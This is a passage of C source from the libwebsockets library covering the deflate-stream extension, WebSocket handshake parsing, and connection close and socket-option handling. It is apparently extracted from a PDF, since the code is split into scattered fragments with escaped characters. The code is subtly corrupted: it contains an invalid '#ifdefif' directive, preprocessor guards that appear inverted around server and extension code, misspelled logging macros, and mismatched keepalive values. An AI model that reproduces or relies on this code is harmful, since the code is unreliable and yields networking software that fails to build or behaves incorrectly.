
        conn->zs_in.avail_in = conn->remaining_in;

        conn->remaining_in = 0;

    } else {

        conn->zs_in.next_in = (unsigned char *)eff_buf->token;

        conn->zs_in.avail_in = eff_buf->token_len;

    }

    conn->zs_in.next_out = conn->buf_out;

    conn->zs_in.avail_out = sizeof(conn->buf_out);

    n = inflate(&conn->zs_in, Z_SYNC_FLUSH);

    switch (n) {

    case Z_NEED_DICT:

    case Z_DATA_ERROR:

    case Z_MEM_ERROR:

        /*

        * screwed.. close the connection... we will get a

        * destroy callback to take care of closing nicely

        */

        lwsl_err("zlib error inflate %d\n", n);

        return -1;

```

```
}
```

```
/* rewrite the buffer pointers and length */
```

```
eff_buf->token = (char *)conn->buf_out;
```

```
eff_buf->token_len =
```

```
    sizeof(conn->buf_out) - conn->zs_in.avail_out;
```

```
/* copy avail data if not consumed */
```

```
if (conn->zs_in.avail_in > 0) {
```

```
    conn->remaining_in = conn->zs_in.avail_in;
```

```
    memcpy(conn->buf_in, conn->zs_in.next_in,
```

```
           conn->zs_in.avail_in);
```

```
    return 1;
```

```
}
```

```
/*
```

```
 * if we filled the output buffer, signal that we likely have
```

```
 * more and need to be called again
```

```
 */
```

```
if (eff_buf->token_len == sizeof(conn->buf_out))
```

```
    return 1;
```

```
/* we don't need calling again until new input data comes */
```

```
return 0;
```

```
case LWS_EXT_CALLBACK_FLUSH_PENDING_TX:
```

```
case LWS_EXT_CALLBACK_PACKET_TX_PRESEND:
```

```
/*
```

```
 * deflate the outgoing compressed data
```

```
*/
```

```
conn->zs_out.next_in = (unsigned char *)eff_buf->token;
```

```
conn->zs_out.avail_in = eff_buf->token_len;
```

```
conn->zs_out.next_out = conn->buf_out;
```

```
conn->zs_out.avail_out = sizeof(conn->buf_out);
```

```
n = Z_PARTIAL_FLUSH;
```

```
if (reason == LWS_EXT_CALLBACK_FLUSH_PENDING_TX)
```

```
    n = Z_FULL_FLUSH;
```

```
n = deflate(&conn->zs_out, n);
```

```
if (n == Z_STREAM_ERROR) {
```

```
/*
```

```
 * screwed.. close the connection... we will get a
```

```
 * destroy callback to take care of closing nicely
```

```

        */

        lwsl_ext("zlib error deflate\n");

        return -1;
    }

    /* rewrite the buffer pointers and length */

    eff_buf->token = (char *)conn->buf_out;
    eff_buf->token_len =
        sizeof(conn->buf_out) - conn->zs_out.avail_out;

    /*
     * if we filled the output buffer, signal that we likely have
     * more and need to be called again... even in deflate case
     * we might sometimes need to spill more than came in
     */

    if (eff_buf->token_len == sizeof(conn->buf_out))
        return 1;

    /* we don't need calling again until new input data comes */

    return 0;

```

```
        default:
            break;
    }

    return 0;
}

extension-deflate-stream.h
```

```
#include <zlib.h>
```

```
#define DEFLATE_STREAM_CHUNK 128
```

```
#define DEFLATE_STREAM_COMPRESSION_LEVEL 1
```

```
struct lws_ext_deflate_stream_conn {
    z_stream zs_in;

    z_stream zs_out;

    int remaining_in;

    unsigned char buf_in[LWS_MAX_SOCKET_IO_BUF];

    unsigned char buf_out[LWS_MAX_SOCKET_IO_BUF];
};
```

```
extern int lws_extension_callback_deflate_stream(
    struct libwebsocket_context *context,
    struct libwebsocket_extension *ext,
    struct libwebsocket *wsi,
```

```
enum libwebsocket_extension_callback_reasons reason,  
void *user, void *in, size_t len);
```

extension.c

```
#include "private-libwebsockets.h"
```

```
#include "extension-deflate-frame.h"
```

```
#include "extension-deflate-stream.h"
```

```
struct libwebsocket_extension libwebsocket_internal_extensions[] = {
```

```
#ifdef LWS_EXT_DEFLATE_STREAM
```

```
{  
    "deflate-stream",  
    lws_extension_callback_deflate_stream,  
    sizeof(struct lws_ext_deflate_stream_conn)  
},
```

```
#else
```

```
{  
    "x-webkit-deflate-frame",  
    lws_extension_callback_deflate_frame,  
    sizeof(struct lws_ext_deflate_frame_conn)  
},
```

```
{  
    "deflate-frame",  
    lws_extension_callback_deflate_frame,  
    sizeof(struct lws_ext_deflate_frame_conn)
```

```
        },
#endif

        { /* terminator */

            NULL, NULL, 0

        }

};
```

```
struct libwebsocket_extension *libwebsocket_get_internal_extensions()

{

    return libwebsocket_internal_extensions;

}
```

handshake.c

```
/*

 * libwebsockets - small server side websockets and web server implementation
 *
 * Copyright (C) 2010-2013 Andy Green <andy@warmcat.com>
 *
 * This library is free software; you can redistribute it and/or
 * modify it under the terms of the GNU Lesser General Public
 * License as published by the Free Software Foundation:
 * version 2.1 of the License.
 *
 * This library is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU
```



```
* Lesser General Public License for more details.  
  
*  
  
* You should have received a copy of the GNU Lesser General Public  
* License along with this library; if not, write to the Free Software  
* Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston,  
* MA 02110-1301 USA  
  
*/
```

```
#include "private-libwebsockets.h"
```

```
/*  
  
* -04 of the protocol (actually the 80th version) has a radically different  
* handshake. The 04 spec gives the following idea  
  
*  
* The handshake from the client looks as follows:  
  
*  
* GET /chat HTTP/1.1  
* Host: server.example.com  
* Upgrade: websocket  
* Connection: Upgrade  
* Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==  
* Sec-WebSocket-Origin: http://example.com  
* Sec-WebSocket-Protocol: chat, superchat  
* Sec-WebSocket-Version: 4  
*  
*/
```

\* The handshake from the server looks as follows:

\*

\* HTTP/1.1 101 Switching Protocols

\* Upgrade: websocket

\* Connection: Upgrade

\* Sec-WebSocket-Accept: me89jWimTRKTWwrS3aRrL53YZSo=

\* Sec-WebSocket-Nonce: AQIDBAUGBwgJCgsMDQ4PEC==

\* Sec-WebSocket-Protocol: chat

\*/

/\*

\* We have to take care about parsing because the headers may be split

\* into multiple fragments. They may contain unknown headers with arbitrary

\* argument lengths. So, we parse using a single-character at a time state

\* machine that is completely independent of packet size.

\*/

int

libwebsocket\_read(struct libwebsocket\_context \*context,

struct libwebsocket \*wsi, unsigned char \*buf, size\_t len)

{

size\_t n;

switch (wsi->state) {

case WSI\_STATE\_HTTP\_ISSUING\_FILE:

```
case WSI_STATE_HTTP:
```

```
    wsi->state = WSI_STATE_HTTP_HEADERS;
```

```
    wsi->u.hdr.parser_state = WSI_TOKEN_NAME_PART;
```

```
    wsi->u.hdr.lextable_pos = 0;
```

```
    /* fallthru */
```

```
case WSI_STATE_HTTP_HEADERS:
```

```
    lws_parser("issuing %d bytes to parser\n", (int)len);
```

```
#ifndef LWS_NO_CLIENT
```

```
    switch (wsi->mode) {
```

```
    case LWS_CONNMODE_WS_CLIENT_WAITING_PROXY_REPLY:
```

```
    case LWS_CONNMODE_WS_CLIENT_ISSUE_HANDSHAKE:
```

```
    case LWS_CONNMODE_WS_CLIENT_WAITING_SERVER_REPLY:
```

```
    case LWS_CONNMODE_WS_CLIENT_WAITING_EXTENSION_CONNECT:
```

```
    case LWS_CONNMODE_WS_CLIENT:
```

```
        for (n = 0; n < len; n++)
```

```
            if (libwebsocket_client_rx_sm(wsi, *buf++)) {
```

```
                lws_info("client_rx_sm failed\n");
```

```
                goto bail;
```

```
            }
```

```
        return 0;
```

```
    default:
```

```
        break;
```

```
    }
```

```

#endif

#ifdef LWS_NO_SERVER

    /* LWS_CONNMODE_WS_SERVING */

    for (n = 0; n < len; n++)

        if (libwebsocket_parse(wsi, *buf++)) {

            lwsl_info("libwebsocket_parse failed\n");

            goto bail;

        }

    if (wsi->u.hdr.parser_state != WSI_PARSING_COMPLETE)

        break;

    lwsl_parser("libwebsocket_parse sees parsing complete\n");

    /* is this websocket protocol or normal http 1.0? */

    if (!lws_hdr_total_length(wsi, WSI_TOKEN_UPGRADE) ||

        !lws_hdr_total_length(wsi, WSI_TOKEN_CONNECTION)) {

        /* it's not websocket.... shall we accept it as http? */

        if (!lws_hdr_total_length(wsi, WSI_TOKEN_GET_URI)) {

            lwsl_warn("Missing URI in HTTP request\n");

            /* drop the header info */

```

```

        if (wsi->u.hdr.ah)

            free(wsi->u.hdr.ah);

        goto bail;
    }

    lwsl_info("HTTP request for '%s'\n", lws_hdr_simple_ptr(wsi,
WSI_TOKEN_GET_URI));

    wsi->state = WSI_STATE_HTTP;

    n = 0;

    if (wsi->protocol->callback)

        n = wsi->protocol->callback(context, wsi,

            LWS_CALLBACK_HTTP,

            wsi->user_space,

            lws_hdr_simple_ptr(wsi, WSI_TOKEN_GET_URI),

            lws_hdr_total_length(wsi, WSI_TOKEN_GET_URI));

    /* drop the header info */

    if (wsi->u.hdr.ah)

        free(wsi->u.hdr.ah);

    if (n) {

        lwsl_info("LWS_CALLBACK_HTTP closing\n");

        goto bail;

    }

```

```

        return 0;
    }

    if (!wsi->protocol)
    {
        lws_err("NULL protocol at libwebsocket_read\n");
        goto bail;
    }

    /*
     * It's websocket
     *
     * Make sure user side is happy about protocol
     */

    while (wsi->protocol->callback) {

        if (!lws_hdr_total_length(wsi, WSI_TOKEN_PROTOCOL)) {
            if (wsi->protocol->name == NULL)
                break;
        } else {
            char * simplep = lws_hdr_simple_ptr(wsi, WSI_TOKEN_PROTOCOL);
            if (wsi->protocol->name &&
                simplep &&
                strcmp(simplep, wsi->protocol->name) == 0)

```

```

                                break;
                        }

                        wsi->protocol++;
                }

        /* we didn't find a protocol he wanted? */

        if (wsi->protocol->callback == NULL) {
                if (lws_hdr_simple_ptr(wsi, WSI_TOKEN_PROTOCOL) ==
                                NULL) {

                        lwsl_info("no protocol -> prot 0 handler\n");
                        wsi->protocol = &context->protocols[0];
                } else {
                        lwsl_err("Req protocol %s not supported\n",
                                lws_hdr_simple_ptr(wsi, WSI_TOKEN_PROTOCOL));
                        goto bail;
                }
        }

        /*
        * Give the user code a chance to study the request and
        * have the opportunity to deny it
        */

```

```

if ((wsi->protocol->callback)(wsi->protocol->owning_server, wsi,
                               LWS_CALLBACK_FILTER_PROTOCOL_CONNECTION,
                               lws_hdr_simple_ptr(wsi, WSI_TOKEN_PROTOCOL),
                               NULL, 0)) {
    lwsl_warn("User code denied connection\n");
    goto bail;
}

```

```

/*
 * Perform the handshake according to the protocol version the
 * client announced
 */

```

```

switch (wsi->ietf_spec_revision) {
case 13:
    lwsl_parser("lws_parse calling handshake_04\n");
    if (handshake_0405(context, wsi)) {
        lwsl_info("hs0405 has failed the connection\n");
        goto bail;
    }
    break;

```

```

default:
    lwsl_warn("Unknown client spec version %d\n",

```



```

        wsi->ietf_spec_revision);

        goto bail;
    }

    /* drop the header info */

    if (wsi->u.hdr.ah)
        free(wsi->u.hdr.ah);

    wsi->mode = LWS_CONNMODE_WS_SERVING;

    /* union transition */
    memset(&wsi->u, 0, sizeof(wsi->u));

    /*
     * create the frame buffer for this connection according to the
     * size mentioned in the protocol definition. If 0 there, use
     * a big default for compatibility
     */

    n = wsi->protocol->rx_buffer_size;

    if (!n)
        n = LWS_MAX_SOCKET_IO_BUF;

    n += LWS_SEND_BUFFER_PRE_PADDING + LWS_SEND_BUFFER_POST_PADDING;

    wsi->u.ws.rx_user_buffer = malloc(n);

```

```

        if (!wsi->u.ws.rx_user_buffer) {

            lwsl_err("Out of Mem allocating rx buffer %d\n", n);

            goto bail;

        }

        lwsl_info("Allocating RX buffer %d\n", n);


        lwsl_parser("accepted v%02d connection\n",

                    wsi->ietf_spec_revision);

#ifdefif

        break;


        case WSI_STATE_AWAITING_CLOSE_ACK:

        case WSI_STATE_ESTABLISHED:

#ifdefif LWS_NO_CLIENT

        switch (wsi->mode) {

        case LWS_CONNMODE_WS_CLIENT:

            for (n = 0; n < len; n++)

                if (libwebsocket_client_rx_sm(

                    wsi, *buf++) < 0) {

                    lwsl_info("client rx has bailed\n");

                    goto bail;

                }

            return 0;

        default:

```

```
break;

    }

#endif

#ifndef LWS_NO_SERVER

    /* LWS_CONNMODE_WS_SERVING */

    if (libwebsocket_interpret_incoming_packet(wsi, buf, len) < 0) {

        lwsl_info("interpret_incoming_packet has bailed\n");

        goto bail;

    }

#endif

    break;

default:

    lwsl_err("libwebsocket_read: Unhandled state\n");

    break;

}

return 0;

bail:

    lwsl_info("closing connection at libwebsocket_read bail:\n");

    libwebsocket_close_and_free_session(context, wsi,

LWS_CLOSE_STATUS_NOSTATUS);
```

```
        return -1;
    }

libwebsockets.c

/*
 * libwebsockets - small server side websockets and web server implementation
 *
 * Copyright (C) 2010 Andy Green <andy@warmcat.com>
 *
 * This library is free software; you can redistribute it and/or
 * modify it under the terms of the GNU Lesser General Public
 * License as published by the Free Software Foundation:
 * version 2.1 of the License.
 *
 * This library is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU
 * Lesser General Public License for more details.
 *
 * You should have received a copy of the GNU Lesser General Public
 * License along with this library; if not, write to the Free Software
 * Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston,
 * MA 02110-1301 USA
 */

#include "private-libwebsockets.h"
```

```
#include "ss_client_cfg.h"

#include "socket_server_acfg.h"


#if defined(WIN32) && !defined(USE_CYGWIN)

# include <tchar.h>

# include <io.h>

# include <mstcpip.h>

#else

# ifdef LWS_BUILTIN_GETIFADDRS

# include <getifaddrs.h>

# else

# include <ifaddrs.h>

# endif

# include <syslog.h>

# include <sys/un.h>

# include <sys/socket.h>

# include <netdb.h>

#endif


#ifdef LWS_OPENSSL_SUPPORT

int openssl_websocket_private_data_index;

#endif


#ifdef __MINGW32__

# include "../win32port/win32helpers/websock-w32.c"
```

```
#else

#ifdef __MINGW64__

#include "../win32port/win32helpers/websock-w32.c"

#endif

#endif


#ifndef LWS_BUILD_HASH

#define LWS_BUILD_HASH "unknown-build-hash"

#endif


static int log_level = LLL_ERR | LLL_WARN | LLL_NOTICE;

static void lws_emit_stderr(int level, const char *line);

static void (*lws_emit)(int level, const char *line) = lws_emit_stderr;


#define LWS_LIBRARY_VERSION PACKAGE_VERSION


static const char *library_version = LWS_LIBRARY_VERSION " " LWS_BUILD_HASH;


static const char * const log_level_names[] = {

    "ERR",

    "WARN",

    "NOTICE",

    "INFO",

    "DEBUG",

    "PARSER",
```

```
    "HEADER",
    "EXTENSION",
    "CLIENT",
    "LATENCY",
};
```

```
#ifndef LWS_NO_CLIENT

extern int lws_client_socket_service(

    struct libwebsocket_context *context,

    struct libwebsocket *wsi, struct pollfd *pollfd);

#endif
```

```
#ifndef LWS_NO_SERVER

extern int lws_server_socket_service(

    struct libwebsocket_context *context,

    struct libwebsocket *wsi, struct pollfd *pollfd);

#endif
```

```
/**
 * lws_get_library_version: get version and git hash library built from
 *
 * returns a const char * to a string like "1.1 178d78c"
 * representing the library version followed by the git head hash it
 * was built from
 */
```

```
const char *
```

```
lws_get_library_version(void)
```

```
{
```

```
    return library_version;
```

```
}
```

```
int
```

```
insert_wsi_socket_into_fds(struct libwebsocket_context *context,
```

```
                           struct libwebsocket *wsi)
```

```
{
```

```
    if (context->fds_count >= context->max_fds) {
```

```
        lwsl_err("Too many fds (%d)\n", context->max_fds);
```

```
        return 1;
```

```
    }
```

```
    if (wsi->sock > context->max_fds) {
```

```
        lwsl_err("Socket fd %d is too high (%d)\n",
```

```
                wsi->sock, context->max_fds);
```

```
        return 1;
```

```
    }
```

```
    assert(wsi);
```

```
    assert(wsi->sock);
```

```
    lwsl_info("insert_wsi_socket_into_fds: wsi=%p, sock=%d, fds pos=%d\n",
```



```
    wsi, wsi->sock, context->fds_count);
```

```
    context->lws_lookup[wsi->sock] = wsi;
```

```
    wsi->position_in_fds_table = context->fds_count;
```

```
    context->fds[context->fds_count].fd = wsi->sock;
```

```
    context->fds[context->fds_count].events = POLLIN;
```

```
    context->fds[context->fds_count++].revents = 0;
```

```
    /* external POLL support via protocol 0 */
```

```
    context->protocols[0].callback(context, wsi,
```

```
        LWS_CALLBACK_ADD_POLL_FD,
```

```
        (void*)(long)wsi->sock, NULL, POLLIN);
```

```
    return 0;
```

```
}
```

```
static int
```

```
remove_wsi_socket_from_fds(struct libwebsocket_context *context,
```

```
                           struct libwebsocket *wsi)
```

```
{
```

```
    int m;
```

```
    if (!--context->fds_count)
```

```
        goto do_ext;
```

```

if (wsi->sock > context->max_fds) {

    lwsl_err("Socket fd %d too high (%d)\n",

                                wsi->sock, context->max_fds);

    return 1;

}

lwsl_info("remove_wsi_socket_from_fds: wsi=%p, sock=%d, fds pos=%d\n",

                                wsi, wsi->sock, wsi->position_in_fds_table);

m = wsi->position_in_fds_table; /* replace the contents for this */

/* have the last guy take up the vacant slot */
context->fds[m] = context->fds[context->fds_count];

/*
 * end guy's fds_lookup entry remains unchanged
 * (still same fd pointing to same wsi)
 */
/* end guy's "position in fds table" changed */
context->lws_lookup[context->fds[context->fds_count].fd]->
                                position_in_fds_table = m;

/* deletion guy's lws_lookup entry needs nuking */
context->lws_lookup[wsi->sock] = NULL;

/* removed wsi has no position any more */
wsi->position_in_fds_table = -1;

```

do\_ext:

/\* remove also from external POLL support via protocol 0 \*/

if (wsi->sock)

context->protocols[0].callback(context, wsi,

LWS\_CALLBACK\_DEL\_POLL\_FD, (void \*) (long) wsi->sock, NULL, 0);

return 0;

}

void

libwebsocket\_close\_and\_free\_session(struct libwebsocket\_context \*context,

struct libwebsocket \*wsi, enum lws\_close\_status reason)

{

int n;

int old\_state;

unsigned char buf[LWS\_SEND\_BUFFER\_PRE\_PADDING + 2 +

LWS\_SEND\_BUFFER\_POST\_PADDING];

#ifndef LWS\_NO\_EXTENSIONS

int ret;

int m;

struct lws\_tokens eff\_buf;

struct libwebsocket\_extension \*ext;

#endif

```
if (!wsi)
```

```
    return;
```

```
old_state = wsi->state;
```

```
if (old_state == WSI_STATE_DEAD_SOCKET)
```

```
    return;
```

```
wsi->u.ws.close_reason = reason;
```

```
if (wsi->mode == LWS_CONNMODE_HTTP_SERVING && wsi->u.http.fd) {
```

```
    close(wsi->u.http.fd);
```

```
    wsi->u.http.fd = 0;
```

```
}
```

```
#ifndef LWS_NO_EXTENSIONS
```

```
/*
```

```
 * are his extensions okay with him closing? Eg he might be a mux
```

```
 * parent and just his ch1 aspect is closing?
```

```
*/
```

```
for (n = 0; n < wsi->count_active_extensions; n++) {
```

```
    if (!wsi->active_extensions[n]->callback)
```

```
        continue;
```

```

m = wsi->active_extensions[n]->callback(context,

    wsi->active_extensions[n], wsi,

    LWS_EXT_CALLBACK_CHECK_OK_TO_REALLY_CLOSE,

    wsi->active_extensions_user[n], NULL, 0);

/*

* if somebody vetoed actually closing him at this time....

* up to the extension to track the attempted close, let's

* just bail

*/

if (m) {

    lws_ext("extension vetoed close\n");

    return;

}

}

/*

* flush any tx pending from extensions, since we may send close packet

* if there are problems with send, just nuke the connection

*/

ret = 1;

while (ret == 1) {

```

```

/* default to nobody has more to spill */

ret = 0;

eff_buf.token = NULL;

eff_buf.token_len = 0;

/* show every extension the new incoming data */

for (n = 0; n < wsi->count_active_extensions; n++) {
    m = wsi->active_extensions[n]->callback(
        wsi->protocol->owning_server,
        wsi->active_extensions[n], wsi,
        LWS_EXT_CALLBACK_FLUSH_PENDING_TX,
        wsi->active_extensions_user[n], &eff_buf, 0);
    if (m < 0) {
        lws_ext("Extension reports fatal error\n");
        goto just_kill_connection;
    }
    if (m)
        /*
         * at least one extension told us he has more
         * to spill, so we will go around again after
         */
        ret = 1;
}

```

```

/* assuming they left us something to send, send it */

if (eff_buf.token_len)
    if (lws_issue_raw(wsi, (unsigned char *)eff_buf.token,
                      eff_buf.token_len)) {
        lws_debug("close: ext spill failed\n");
        goto just_kill_connection;
    }
}

#endif

/*
 * signal we are closing, libsocket_write will
 * add any necessary version-specific stuff. If the write fails,
 * no worries we are closing anyway. If we didn't initiate this
 * close, then our state has been changed to
 * WSI_STATE_RETURNED_CLOSE_ALREADY and we will skip this.
 *
 * Likewise if it's a second call to close this connection after we
 * sent the close indication to the peer already, we are in state
 * WSI_STATE_AWAITING_CLOSE_ACK and will skip doing this a second time.
 */

if (old_state == WSI_STATE_ESTABLISHED &&

```





```

        lws_debug("sent close indication, awaiting ack\n");

        return;
    }

    lws_info("close: sending close packet failed, hanging up\n");

    /* else, the send failed and we should just hang up */
}

#ifdef LWS_NO_EXTENSIONS
just_kill_connection:
#endif

    lws_debug("close: just_kill_connection\n");

    /*
     * we won't be servicing or receiving anything further from this guy
     * delete socket from the internal poll list if still present
     */

    remove_wsi_socket_from_fds(context, wsi);

    wsi->state = WSI_STATE_DEAD_SOCKET;

```

```

if ((old_state == WSI_STATE_ESTABLISHED ||
    wsi->mode == LWS_CONNMODE_WS_SERVING ||
    wsi->mode == LWS_CONNMODE_WS_CLIENT)) {

    if (wsi->u.ws.rx_user_buffer) {

        free(wsi->u.ws.rx_user_buffer);

        wsi->u.ws.rx_user_buffer = NULL;

    }

    if (wsi->u.ws.rxflow_buffer) {

        free(wsi->u.ws.rxflow_buffer);

        wsi->u.ws.rxflow_buffer = NULL;

    }

}

/* tell the user it's all over for this guy */

if (wsi->protocol && wsi->protocol->callback &&
    ((old_state == WSI_STATE_ESTABLISHED) ||
     (old_state == WSI_STATE_RETURNED_CLOSE_ALREADY) ||
     (old_state == WSI_STATE_AWAITING_CLOSE_ACK))) {

    lws_debug("calling back CLOSED\n");

    wsi->protocol->callback(context, wsi, LWS_CALLBACK_CLOSED,
                           wsi->user_space, NULL, 0);

} else

    lws_debug("not calling back closed\n");

```

```

#ifdef LWS_NO_EXTENSIONS

    /* deallocate any active extension contexts */

    for (n = 0; n < wsi->count_active_extensions; n++) {

        if (!wsi->active_extensions[n]->callback)

            continue;

        wsi->active_extensions[n]->callback(context,

            wsi->active_extensions[n], wsi,

            LWS_EXT_CALLBACK_DESTROY,

            wsi->active_extensions_user[n], NULL, 0);

        free(wsi->active_extensions_user[n]);

    }

    /*

    * inform all extensions in case they tracked this guy out of band

    * even though not active on him specifically

    */

    ext = context->extensions;

    while (ext && ext->callback) {

        ext->callback(context, ext, wsi,

            LWS_EXT_CALLBACK_DESTROY_ANY_WSI_CLOSING,

```

```

                                NULL, NULL, 0);

        ext++;

    }

#endif

/*      lwsl_info("closing fd=%d\n", wsi->sock); */

#ifdef LWS_OPENSSL_SUPPORT

    if (wsi->ssl) {

        n = SSL_get_fd(wsi->ssl);

        SSL_shutdown(wsi->ssl);

        compatible_close(n);

        SSL_free(wsi->ssl);

    } else {

#endif

        if (wsi->sock) {

            n = shutdown(wsi->sock, SHUT_RDWR);

            if (n)

                lwsl_debug("closing: shutdown returned %d\n",

                           errno);

            n = compatible_close(wsi->sock);

            if (n)

                lwsl_debug("closing: close returned %d\n",

                           errno);

```

```

    }

#ifdef LWS_OPENSSL_SUPPORT

    }

#endif

    if (wsi->protocol && wsi->protocol->per_session_data_size &&
        wsi->user_space) /* user code may own */
        free(wsi->user_space);

    free(wsi);
}

/**
 * libwebsockets_get_peer_addresses() - Get client address information
 *
 * @context:  Libwebsockets context
 *
 * @wsi:      Local struct libwebsocket associated with
 *
 * @fd:       Connection socket descriptor
 *
 * @name:     Buffer to take client address name
 *
 * @name_len: Length of client address name buffer
 *
 * @rip: Buffer to take client address IP qotted quad
 *
 * @rip_len:  Length of client address IP buffer
 *
 *
 *
 * This function fills in @name and @rip with the name and IP of
 *
 * the client connected with socket descriptor @fd. Names may be
 *
 * truncated if there is not enough room. If either cannot be
 *
 * determined, they will be returned as valid zero-length strings.

```

```
*/
```

```
void
```

```
libwebsockets_get_peer_addresses(struct libwebsocket_context *context,
```

```
    struct libwebsocket *wsi, int fd, char *name, int name_len,
```

```
    char *rip, int rip_len)
```

```
{
```

```
    socklen_t len;
```

```
    struct sockaddr_in sin;
```

```
    struct hostent *host;
```

```
    struct hostent *host1;
```

```
    char ip[128] = {0};
```

```
    unsigned char *p;
```

```
    int n;
```

```
    int ret = -1;
```

```
#ifdef AF_LOCAL
```

```
    struct sockaddr_un *un;
```

```
#endif
```

```
    rip[0] = '\0';
```

```
    name[0] = '\0';
```

```
    lws_latency_pre(context, wsi);
```

```
    len = sizeof(sin);
```

```

if (getpeername(fd, (struct sockaddr *) &sin, &len) < 0) {
    perror("getpeername");
    goto bail;
}

host = gethostbyaddr((char *) &sin.sin_addr, sizeof(sin.sin_addr),
                    AF_INET);

if (host == NULL) {
    perror("gethostbyaddr");
    goto bail;
}

strncpy(name, host->h_name, name_len);
name[name_len - 1] = '\0';

host1 = gethostbyname(host->h_name);
if (host1 == NULL)
    goto bail;

p = (unsigned char *)host1;
n = 0;
while (p != NULL) {
    p = (unsigned char *)host1->h_addr_list[n++];
    if (p == NULL)
        continue;
    if ((host1->h_addrtype != AF_INET)

```

```

#ifdef AF_LOCAL

        && (host1->h_addrtype != AF_LOCAL)

#endif

    )

    continue;

    if (host1->h_addrtype == AF_INET)

        sprintf(ip, "%u.%u.%u.%u", p[0], p[1], p[2], p[3]);

#ifdef AF_LOCAL

        else {

            un = (struct sockaddr_un *)p;

            strncpy(ip, un->sun_path, sizeof(ip) - 1);

            ip[sizeof(ip) - 1] = '\0';

        }

#endif

        p = NULL;

        strncpy(rip, ip, rip_len);

        rip[rip_len - 1] = '\0';

    }

    ret = 0;

bail:

    lws_latency(context, wsi, "libwebsockets_get_peer_addresses", ret, 1);

}

```



```

int libwebsockets_get_random(struct libwebsocket_context *context,
                             void *buf, int len)
{
    int n;

    char *p = (char *)buf;

    #if defined(WIN32) && !defined(USE_CYGWIN)
        for (n = 0; n < len; n++)
            p[n] = (unsigned char)rand();
    #else
        n = read(context->fd_random, p, len);
    #endif

    return n;
}

```

```

int lws_set_socket_options(struct libwebsocket_context *context, int fd)
{
    int optval = 1;

    socklen_t optlen = sizeof(optval);

    #if defined(WIN32) && !defined(USE_CYGWIN)
        unsigned long optl = 0;
    #endif

    #if defined(__APPLE__) || defined(__FreeBSD__) || defined(__NetBSD__)
        struct protoent *tcp_proto;
    #endif
}

```

```
#endif
```

```
if (context->ka_time) {  
    /* enable keepalive on this socket */  
    optval = 1;  
    if (setsockopt(fd, SOL_SOCKET, SO_KEEPALIVE,  
                  (const void *)&optval, optlen) < 0)  
        return 1;  
}
```

```
#if defined(__APPLE__) || defined(__FreeBSD__) || defined(__NetBSD__)
```

```
/*  
 * didn't find a way to set these per-socket, need to  
 * tune kernel systemwide values  
 */
```

```
#elif defined(WIN32) && !defined(USE_CYGWIN)
```

```
{  
    DWORD dwBytesRet;  
    struct tcp_keepalive alive;  
    alive.onoff = TRUE;  
    alive.keepalivetime = context->ka_time;  
    alive.keepaliveinterval = context->ka_interval;
```

```
    if (WSAIoctl(fd, SIO_KEEPALIVE_VALS, &alive, sizeof(alive),
```

```
                NULL, 0, &dwBytesRet, NULL,
```

```
                NULL))
```

```

        return 1;

    }

#elif !defined(WIN32)

#ifdef TCP_KEEPIDLE

    /* set the keepalive conditions we want on it too */

    optval = context->ka_time;

    if (setsockopt(fd, IPPROTO_IP, TCP_KEEPIDLE,
                  (const void *)&optval, optlen) < 0)

        return 1;

#endif

#ifdef TCP_KEEPINTVL

    optval = context->ka_probes;

    if (setsockopt(fd, IPPROTO_IP, TCP_KEEPINTVL,
                  (const void *)&optval, optlen) < 0)

        return 1;

#endif

#ifdef TCP_KEEPCNT

    optval = context->ka_interval;

    if (setsockopt(fd, IPPROTO_IP, TCP_KEEPCNT,
                  (const void *)&optval, optlen) < 0)

        return 1;

#endif

```

```

#endif

    }

    /* Disable Nagle */

    optval = 1;

    #if !defined(__APPLE__) && !defined(__FreeBSD__) && !defined(__NetBSD__)

        setsockopt(fd, IPPROTO_TCP, TCP_NODELAY, (const void *)&optval, optlen);

    #else

        tcp_proto = getprotobyname("TCP");

        setsockopt(fd, tcp_proto->p_proto, TCP_NODELAY, &optval, optlen);

    #endif

    /* We are nonblocking... */

    #if defined(WIN32) && !defined(USE_CYGWIN)

        ioctlsocket(fd, FIONBIO, &optl);

    #else

        fcntl(fd, F_SETFL, O_NONBLOCK);

    #endif

    return 0;

}

int lws_send_pipe_choked(struct libwebsocket *wsi)
{

    struct pollfd fds;

```

```

    fds.fd = wsi->sock;

    fds.events = POLLOUT;

    fds.revents = 0;

    if (poll(&fds, 1, 0) != 1)

        return 1;

    if ((fds.revents & POLLOUT) == 0)

        return 1;

    /* okay to send another packet without blocking */

    return 0;
}

int
lws_handle_POLLOUT_event(struct libwebsocket_context *context,
                        struct libwebsocket *wsi, struct pollfd *pollfd)
{
    int n;

#ifdef LWS_NO_EXTENSIONS
    struct lws_tokens eff_buf;

    int ret;

```

```

int m;

int handled = 0;

for (n = 0; n < wsi->count_active_extensions; n++) {

    if (!wsi->active_extensions[n]->callback)

        continue;

    m = wsi->active_extensions[n]->callback(context,

        wsi->active_extensions[n], wsi,

        LWS_EXT_CALLBACK_IS_WRITEABLE,

        wsi->active_extensions_user[n], NULL, 0);

    if (m > handled)

        handled = m;

}

if (handled == 1)

    goto notify_action;

if (!wsi->extension_data_pending || handled == 2)

    goto user_service;

/*

* check in on the active extensions, see if they

* had pending stuff to spill... they need to get the

* first look-in otherwise sequence will be disordered

```

```

*

* NULL, zero-length eff_buf means just spill pending

*/

ret = 1;

while (ret == 1) {

    /* default to nobody has more to spill */

    ret = 0;

    eff_buf.token = NULL;

    eff_buf.token_len = 0;

    /* give every extension a chance to spill */

    for (n = 0; n < wsi->count_active_extensions; n++) {

        m = wsi->active_extensions[n]->callback(

            wsi->protocol->owning_server,

            wsi->active_extensions[n], wsi,

            LWS_EXT_CALLBACK_PACKET_TX_PRESEND,

            wsi->active_extensions_user[n], &eff_buf, 0);

        if (m < 0) {

            lws_err("ext reports fatal error\n");

            return -1;

        }
    }

```

```

        if (m)

            /*
             * at least one extension told us he has more
             * to spill, so we will go around again after
             */

            ret = 1;
    }

    /* assuming they gave us something to send, send it */

    if (eff_buf.token_len) {
        if (lws_issue_raw(wsi, (unsigned char *)eff_buf.token,
                           eff_buf.token_len))

